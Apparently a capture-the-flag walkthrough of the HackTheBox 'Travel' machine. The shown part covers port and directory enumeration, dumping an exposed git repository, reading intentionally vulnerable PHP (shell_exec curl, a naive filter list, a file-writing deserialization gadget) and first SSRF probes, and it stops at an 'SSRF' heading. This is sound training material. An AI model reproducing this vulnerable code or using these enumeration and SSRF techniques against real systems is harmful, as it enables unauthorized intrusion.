

Introduction@Travel:~$
| Column | Details |
|---|---|
| Name | Travel |
| IP | 10.10.10.189 |
| Points | 40 |
| Os | Linux |
| Difficulty | Hard |
| Creator | XCT And JKR |
| Out On | 16 May 2020 |
Brief@Travel:~$
This Box is the best box i have ever done in my life tbh and in my opinion it should be in Insane category. The Journey of this machine starts with two of the subdomains revealed by Nmap. Fuzzing the blog-dev.travel.htb I came across the .git dir which is Forbidden as obvious but we can dump it with git-dumper. And Got some php files understanding the code we came to a conclusion that we have the code for awesome_rss.Bypassing the ssrf and chaining in with the php-deserialization and php-memchache we will get a shell as www-data.Got username and password from a .sql file and logged in as lynik-admin.The user lynik-admin is the admin of the LDAP.We can modify the enteries for users available and added any of the user to the sudoers group so we will be able to run command as root.
Summary
Nmapshows the subdomainblog-dev.travel.htb- Fuzzing the Subdomain got .git and its files
- Using
git-dumperto get the wholerepo - Ananlyzing the php - code
- Concluded that
rss_template.php isawesome_rss. - Got a parameter
?custom_feed_url= - Getting response on our listener
- Trying for
ssrfand bypassing it . - Discovering the output from the
debug.php - Ananlyzing the memcache and the key.
- Triggering the
php - deserialization - Building the exploit by chaining these
vulnerabilities - Got shell as
www-data - Found some database information from the file
wp-config.php - Dumping data from the database and it is a rabbit hole.
- Got the
backup.sql file - Got username and password from the file
- Logged in as
lynik-admin - Getting user.txt
- Found two files
.ldaprcand.viminfo. - Got password for LDAP from vim file
- Ruuning
queryin the ldap - Modifying the entry for the user
janeto add it insudoersgroup - Got shell as
jane - Ruuning commands as
rootusing sudo - Getting root.txt
Pwned
Recon
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
➜  travel nmap -sC -sV -p- -v -oA scans/nmap-full -T4 travel.htb
# Nmap 7.70 scan initiated Sun May 17 07:15:56 2020 as: nmap -sC -sV -p- -v -oA scans/nmap-full -T4 travel.htb
Nmap scan report for travel.htb (10.10.10.189)
Host is up (0.32s latency).
Not shown: 65532 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     nginx 1.17.6
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.17.6
|_http-title: Travel.HTB
443/tcp open  ssl/http nginx 1.17.6
| http-methods:
|_  Supported Methods: GET HEAD
|_http-server-header: nginx/1.17.6
|_http-title: Travel.HTB - SSL coming soon.
| ssl-cert: Subject: commonName=www.travel.htb/organizationName=Travel.HTB/countryName=UK
| Subject Alternative Name: DNS:www.travel.htb, DNS:blog.travel.htb, DNS:blog-dev.travel.htb
| Issuer: commonName=www.travel.htb/organizationName=Travel.HTB/countryName=UK
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2020-04-23T19:24:29
| Not valid after:  2030-04-21T19:24:29
| MD5:   ef0a a4c1 fbad 1ac4 d160 58e3 beac 9698
|_SHA-1: 0170 7c30 db3e 2a93 cda7 7bbe 8a8b 7777 5bcd 0498
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun May 17 07:31:49 2020 -- 1 IP address (1 host up) scanned in 953.71 seconds
So basically Three ports are opened 22:ssh 80:http and 443:https and if we look ssl-cert We can see clearly that there are two subdomains
- blog.travel.htb
- blog-dev.travel.htb
Added these two to the hosts file.
Port-80

There is a timer running on the webpage
Wfuzz
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
➜  travel git:(master) ✗ wfuzz -u http://travel.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc 404 --hh 5093

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzzs documentation for more information.

********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
********************************************************

Target: http://travel.htb/FUZZ
Total requests: 220560

==================================================================
ID   Response   Lines      Word         Chars          Payload
==================================================================

000039:  C=301      7 L       11 W          170 Ch        "img"
000550:  C=301      7 L       11 W          170 Ch        "css"
000721:  C=301      7 L       11 W          170 Ch        "lib"
000953:  C=301      7 L       11 W          170 Ch        "js"
002963:  C=301      7 L       11 W          170 Ch        "newsfeed"
Dont get Pretty good stuff from the Fuzzing this dir , only the dir newsfeed seems to be suspicious.
Port 443 (HTTPS)

Its better if we dont use the https Protocol XD
Blog.travel.htb

Since i have added the entry for the subdomain in the /etc/hosts file so i can access it simply.
Fuzzing
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
➜  travel git:(master) ✗ wfuzz -u http://blog.travel.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc 404 --hh 24462

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzzs documentation for more informati
on.
********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
********************************************************

Target: http://blog.travel.htb/FUZZ
Total requests: 220560

==================================================================
ID   Response   Lines      Word         Chars          Payload
==================================================================

000037:  C=301      0 L        0 W            0 Ch        "rss"
000053:  C=302      0 L        0 W            0 Ch        "login"
000124:  C=301      0 L        0 W            0 Ch        "0"
000126:  C=301      0 L        0 W            0 Ch        "feed"
000169:  C=301      0 L        0 W            0 Ch        "atom"
000198:  C=301      0 L        0 W            0 Ch        "a"
000241:  C=301      9 L       28 W          323 Ch        "wp-content"
000259:  C=302      0 L        0 W            0 Ch        "admin"
000459:  C=301      0 L        0 W            0 Ch        "h"
000551:  C=301      0 L        0 W            0 Ch        "rss2"
000786:  C=301      9 L       28 W          324 Ch        "wp-includes"
000901:  C=301      0 L        0 W            0 Ch        "A"
001312:  C=301      0 L        0 W            0 Ch        "H"
001604:  C=301      0 L        0 W            0 Ch        "rdf"
001632:  C=301      0 L        0 W            0 Ch        "page1"
002024:  C=301      0 L        0 W            0 Ch        "'"
002587:  C=301      0 L        0 W            0 Ch        "aw"
002927:  C=302      0 L        0 W            0 Ch        "dashboard"
003305:  C=301      0 L        0 W            0 Ch        "he"
003790:  C=301      0 L        0 W            0 Ch        "%20"
005630:  C=301      0 L        0 W            0 Ch        "hello"
006627:  C=301      0 L        0 W            0 Ch        "2020"
007180:  C=301      9 L       28 W          321 Ch        "wp-admin"
007685:  C=301      0 L        0 W            0 Ch        "awesome"
011090:  C=301      0 L        0 W            0 Ch        "0000"
013934:  C=301      0 L        0 W            0 Ch        "hello-world"
So many dirs or files are out there Some interesting ones are these
awesome (Redirect to
awesome-rss)

This seems to be some posts details that are shown using a template.Lets see it later on
blog-dev.travel.htb

The content of the initial dir is forbidden for us
Fuzzing (Got the .git dir)
I tried many wordlists on the subdomain but i was literally expecting something from here and i ended up finding some juicy stuff from wordlists fuzz-Bo0oM.txt from SecLists
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
➜  Fuzzing wfuzz -u http://blog-dev.travel.htb/FUZZ -w /usr/share/wordlists/SecLists/Fuzzing/fuzz-Bo0oM.txt --hc 404 --hh 154,157

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzzs documentation for more information.

********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
********************************************************

Target: http://blog-dev.travel.htb/FUZZ
Total requests: 4288

==================================================================
ID   Response   Lines      Word         Chars          Payload
==================================================================

000167:  C=301      7 L       11 W          170 Ch        ".git"
000171:  C=200      5 L       13 W           92 Ch        ".git/config"
000172:  C=200      1 L        2 W           23 Ch        ".git/HEAD"
000173:  C=200      4 L       13 W          292 Ch        ".git/index"
000175:  C=200      1 L       11 W          153 Ch        ".git/logs/HEAD"
000176:  C=301      7 L       11 W          170 Ch        ".git/logs/refs"

Total time: 147.8096
Processed Requests: 4288
Filtered Requests: 4282
Requests/sec.: 29.01027
If you can see that there is a directory .git but only some of its files are public
But we can dump the whole repo , Yes…Yes we can do it.
There is a tool called git-dumper we can use it to dump the whole repo
I cloned this tool repo to my machine and its time to run it .
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
➜  git-dumper git:(master) ./git-dumper.py --help
usage: git-dumper.py [options] URL DIR

Dump a git repository from a website.

positional arguments:
  URL                   url
  DIR                   output directory

optional arguments:
  -h, --help            show this help message and exit
  --proxy PROXY         use the specified proxy
  -j JOBS, --jobs JOBS  number of simultaneous requests
  -r RETRY, --retry RETRY
                        number of request attempts before giving up
  -t TIMEOUT, --timeout TIMEOUT
                        maximum time in seconds before giving up
We need some thing to specify as args that is URL to the git repo we want to dump.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
➜  git-dumper git:(master) ./git-dumper.py http://blog-dev.travel.htb/ blog-dev                                                               [21/404]
[-] Testing http://blog-dev.travel.htb/.git/HEAD [200]
[-] Testing http://blog-dev.travel.htb/.git/ [403]
[-] Fetching common files
[-] Fetching http://blog-dev.travel.htb/.gitignore [404]
[-] Fetching http://blog-dev.travel.htb/.git/COMMIT_EDITMSG [200]
[-] Fetching http://blog-dev.travel.htb/.git/hooks/commit-msg.sample [200]
[-] Fetching http://blog-dev.travel.htb/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://blog-dev.travel.htb/.git/description [200]
[-] Fetching http://blog-dev.travel.htb/.git/hooks/post-commit.sample [404]
[-] Fetching http://blog-dev.travel.htb/.git/hooks/post-update.sample [200]
[-] Fetching http://blog-dev.travel.htb/.git/hooks/pre-applypatch.sample [200]
[-] Fetching http://blog-dev.travel.htb/.git/hooks/post-receive.sample [404]
[-] Fetching http://blog-dev.travel.htb/.git/hooks/pre-commit.sample [200]
[-] Fetching http://blog-dev.travel.htb/.git/hooks/pre-rebase.sample [200]
[-] Fetching http://blog-dev.travel.htb/.git/hooks/pre-receive.sample [200]
[-] Fetching http://blog-dev.travel.htb/.git/hooks/update.sample [200]
[-] Fetching http://blog-dev.travel.htb/.git/info/exclude [200]
[-] Fetching http://blog-dev.travel.htb/.git/hooks/prepare-commit-msg.sample [200]
[-] Fetching http://blog-dev.travel.htb/.git/hooks/pre-push.sample [200]
[-] Fetching http://blog-dev.travel.htb/.git/index [200]
[-] Fetching http://blog-dev.travel.htb/.git/objects/info/packs [404]
[-] Finding refs/
[-] Fetching http://blog-dev.travel.htb/.git/HEAD [200]
[-] Fetching http://blog-dev.travel.htb/.git/info/refs [404]
[-] Fetching http://blog-dev.travel.htb/.git/ORIG_HEAD [404]
[-] Fetching http://blog-dev.travel.htb/.git/FETCH_HEAD [404]
[-] Fetching http://blog-dev.travel.htb/.git/config [200]
[-] Fetching http://blog-dev.travel.htb/.git/logs/refs/remotes/origin/master [404]
[-] Fetching http://blog-dev.travel.htb/.git/logs/HEAD [200]
[-] Fetching http://blog-dev.travel.htb/.git/logs/refs/remotes/origin/HEAD [404]
[-] Fetching http://blog-dev.travel.htb/.git/logs/refs/stash [404]
[-] Fetching http://blog-dev.travel.htb/.git/logs/refs/heads/master [200]
[-] Fetching http://blog-dev.travel.htb/.git/packed-refs [404]
[-] Fetching http://blog-dev.travel.htb/.git/refs/heads/master [200]
[-] Fetching http://blog-dev.travel.htb/.git/refs/stash [404]
[-] Fetching http://blog-dev.travel.htb/.git/refs/remotes/origin/master [404]
[-] Fetching http://blog-dev.travel.htb/.git/refs/remotes/origin/HEAD [404]
[-] Fetching http://blog-dev.travel.htb/.git/refs/wip/wtree/refs/heads/master [404]
[-] Fetching http://blog-dev.travel.htb/.git/refs/wip/index/refs/heads/master [404]
[-] Finding packs
[-] Finding objects
[-] Fetching objects
[-] Fetching http://blog-dev.travel.htb/.git/objects/00/00000000000000000000000000000000000000 [404]
[-] Fetching http://blog-dev.travel.htb/.git/objects/03/13850ae948d71767aff2cc8cc0f87a0feeef63 [200]
[-] Fetching http://blog-dev.travel.htb/.git/objects/2b/1869f5a2d50f0ede787af91b3ff376efb7b039 [200]
[-] Fetching http://blog-dev.travel.htb/.git/objects/ed/116c7c7c51645f1e8a403bcec44873f74208e9 [200]
[-] Fetching http://blog-dev.travel.htb/.git/objects/30/b6f36ec80e8bc96451e47c49597fdd64cee2da [200]
[-] Fetching http://blog-dev.travel.htb/.git/objects/b0/2b083f68102c4d62c49ed3c99ccbb31632ae9f [200]
[-] Running git checkout .
Okay so we are done now whole the repo is dumped into the dir blog-dev
1
2
3
4
5
6
7
8
➜  blog-dev git:(master) ls -la
total 24
drwxr-xr-x 3 root root 4096 May 21 09:33 .
drwxr-xr-x 4 root root 4096 May 21 09:33 ..
drwxr-xr-x 7 root root 4096 May 21 09:36 .git
-rwxr-xr-x 1 root root  540 May 21 09:33 README.md
-rwxr-xr-x 1 root root 2970 May 21 09:33 rss_template.php
-rwxr-xr-x 1 root root 1387 May 21 09:33 template.php
If we run git log
1
2
3
4
5
commit 0313850ae948d71767aff2cc8cc0f87a0feeef63 (HEAD -> master)
Author: jane <jane@travel.htb>
Date:   Tue Apr 21 01:34:54 2020 -0700

    moved to git
There is only 1 commit done by jane oh…we have a username i guess
So we got three files here
README.md
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# Rss Template Extension

Allows rss-feeds to be shown on a custom wordpress page.

## Setup

* `git clone https://github.com/WordPress/WordPress.git`
* copy rss_template.php & template.php to `wp-content/themes/twentytwenty`
* create logs directory in `wp-content/themes/twentytwenty`
* create page in backend and choose rss_template.php as theme

## Changelog

- temporarily disabled cache compression
- added additional security checks
- added caching
- added rss template

## ToDo

- finish logging implementation
rss_template.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
<?php
/*
Template Name: Awesome RSS
*/
include('template.php');
get_header();
?>
<main class="section-inner">
<?php
function get_feed($url){
require_once ABSPATH . '/wp-includes/class-simplepie.php';
$simplepie = null;
$data = url_get_contents($url);
if ($url) {
$simplepie = new SimplePie();
$simplepie->set_cache_location('memcache://127.0.0.1:11211/?timeout=60&prefix=xct_');
//$simplepie->set_raw_data($data);
$simplepie->set_feed_url($url);
$simplepie->init();
$simplepie->handle_content_type();
if ($simplepie->error) {
error_log($simplepie->error);
$simplepie = null;
$failed = True;
}
} else {
$failed = True;
}
return $simplepie;
}
$url = $_SERVER['QUERY_STRING'];
if(strpos($url, "custom_feed_url") !== false){
$tmp = (explode("=", $url));
$url = end($tmp);
} else {
$url = "http://www.travel.htb/newsfeed/customfeed.xml";
}
$feed = get_feed($url);
if ($feed->error())
{
echo '<div class="sp_errors">' . "\r\n";
echo '<p>' . htmlspecialchars($feed->error()) . "</p>\r\n";
echo '</div>' . "\r\n";
}
else {
?>
<div class="chunk focus">
<h3 class="header">
<?php
$link = $feed->get_link();
$title = $feed->get_title();
if ($link)
{
$title = "<a href='$link' title='$title'>$title</a>";
}
echo $title;
?>
</h3>
<?php echo $feed->get_description(); ?>
</div>
<?php foreach($feed->get_items() as $item): ?>
<div class="chunk">
<h4><?php if ($item->get_permalink()) echo '<a href="' . $item->get_permalink() . '">'; echo $item->get_title(); if ($item->get_permalink()) echo '</a>'; ?> <span class="footnote"><?php echo $item->get_date('j M Y, g:i a'); ?></span></h4>
<?php echo $item->get_content(); ?>
<?php
if ($enclosure = $item->get_enclosure(0))
{
echo '<div align="center">';
echo '<p>' . $enclosure->embed(array(
'audio' => './for_the_demo/place_audio.png',
'video' => './for_the_demo/place_video.png',
'mediaplayer' => './for_the_demo/mediaplayer.swf',
'altclass' => 'download'
)) . '</p>';
if ($enclosure->get_link() && $enclosure->get_type())
{
echo '<p class="footnote" align="center">(' . $enclosure->get_type();
if ($enclosure->get_size())
{
echo '; ' . $enclosure->get_size() . ' MB';
}
echo ')</p>';
}
if ($enclosure->get_thumbnail())
{
echo '<div><img src="' . $enclosure->get_thumbnail() . '" alt="" /></div>';
}
echo '</div>';
}
?>
</div>
<?php endforeach; ?>
<?php } ?>
</main>
<!--
DEBUG
<?php
if (isset($_GET['debug'])){
include('debug.php');
}
?>
-->
<?php get_template_part( 'template-parts/footer-menus-widgets' ); ?>
<?php
get_footer();
template.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
<?php

/**
 Todo: finish logging implementation via TemplateHelper
*/

function safe($url)
{
	// this should be secure
	$tmpUrl = urldecode($url);
	if(strpos($tmpUrl, "file://") !== false or strpos($tmpUrl, "@") !== false)
	{
		die("<h2>Hacking attempt prevented (LFI). Event has been logged.</h2>");
	}
	if(strpos($tmpUrl, "-o") !== false or strpos($tmpUrl, "-F") !== false)
	{
		die("<h2>Hacking attempt prevented (Command Injection). Event has been logged.</h2>");
	}
	$tmp = parse_url($url, PHP_URL_HOST);
	// preventing all localhost access
	if($tmp == "localhost" or $tmp == "127.0.0.1")
	{
		die("<h2>Hacking attempt prevented (Internal SSRF). Event has been logged.</h2>");
	}
	return $url;
}

function url_get_contents ($url) {
    $url = safe($url);
	$url = escapeshellarg($url);
	$pl = "curl ".$url;
	$output = shell_exec($pl);
    return $output;
}


class TemplateHelper
{

    private $file;
    private $data;

    public function __construct(string $file, string $data)
    {
    	$this->init($file, $data);
    }

    public function __wakeup()
    {
    	$this->init($this->file, $this->data);
    }

    private function init(string $file, string $data)
    {
        $this->file = $file;
        $this->data = $data;
        file_put_contents(__DIR__.'/logs/'.$this->file, $this->data);
    }
}
Analysis of both the php files
rss_template.php
If we look carefully on the code of rss_template.php this the template for the awesome_rss
And the home-page of the blog.travel.htb confirm it for us

Welcome to our Travel Blog. Make sure to check out our new RSS feature coming fresh from our blog-dev team!
And there is a parameter that is used by awesome_rss we can see that in rss_template
1
2
3
4
$url = $_SERVER['QUERY_STRING'];
	if(strpos($url, "custom_feed_url") !== false){
		$tmp = (explode("=", $url));
		$url = end($tmp);
1
if(strpos($url, "custom_feed_url") !== false)
And the parameter will be ?custom_feed_url
template.php
If we look at its code there are some interesting parts
1
2
3
4
5
6
7
function url_get_contents ($url) {
    $url = safe($url);
	$url = escapeshellarg($url);
	$pl = "curl ".$url;
	$output = shell_exec($pl);
    return $output;
}
The function is getting the url that we specify in ?custom_rss=url and it just make a curl request to it huh !! Interesting
Lets Try it on my side
Getting reponse from the server
I will make a request using curl on the following url
http://blog.travel.htb/awesome-rss/?custom_feed_url=my_ip
1
curl "http://blog.travel.htb/awesome-rss/?custom_feed_url=10.10.14.9" > /dev/null
And on my ncat listener i got response back…Yay!
1
2
3
4
5
6
7
8
9
10
➜  prashant nc -nlvp 80
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.189.
Ncat: Connection from 10.10.10.189:60344.
GET / HTTP/1.1
Host: 10.10.14.9
User-Agent: curl/7.64.0
Accept: */*
dict:// for something better
1
curl "http://blog.travel.htb/awesome-rss/?custom_feed_url=dict://10.10.14.9" > /dev/null
Listener
1
2
3
4
5
6
7
8
9
10
11
12
➜  prashant nc -nlvp 80
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.189.
Ncat: Connection from 10.10.10.189:55204.
GET /? HTTP/1.1
Host: 10.10.14.9
User-Agent: SimplePie/1.3.1 (Feed Parser; http://simplepie.org; Allow like Gecko) Build/20130911040210
Accept-Encoding: deflate, gzip
Referer: http://10.10.14.9/?#
Accept: application/atom+xml, application/rss+xml, application/rdf+xml;q=0.9, application/xml;q=0.8, text/xml;q=0.8, text/html;q=0.7, unknown/unknown;q=0.1, application/unknown;q=0.1, */*;q=0.1
We got some juicy stuff….What if we try it with ssrf
If we look at the template.php There are few protections
1
2
3
4
5
6
7
8
9
10
11
12
13
14
if(strpos($tmpUrl, "file://") !== false or strpos($tmpUrl, "@") !== false)
	{
		die("<h2>Hacking attempt prevented (LFI). Event has been logged.</h2>");
	}
	if(strpos($tmpUrl, "-o") !== false or strpos($tmpUrl, "-F") !== false)
	{
		die("<h2>Hacking attempt prevented (Command Injection). Event has been logged.</h2>");
	}
	$tmp = parse_url($url, PHP_URL_HOST);
	// preventing all localhost access
	if($tmp == "localhost" or $tmp == "127.0.0.1")
	{
		die("<h2>Hacking attempt prevented (Internal SSRF). Event has been logged.</h2>");
	}
SSRF
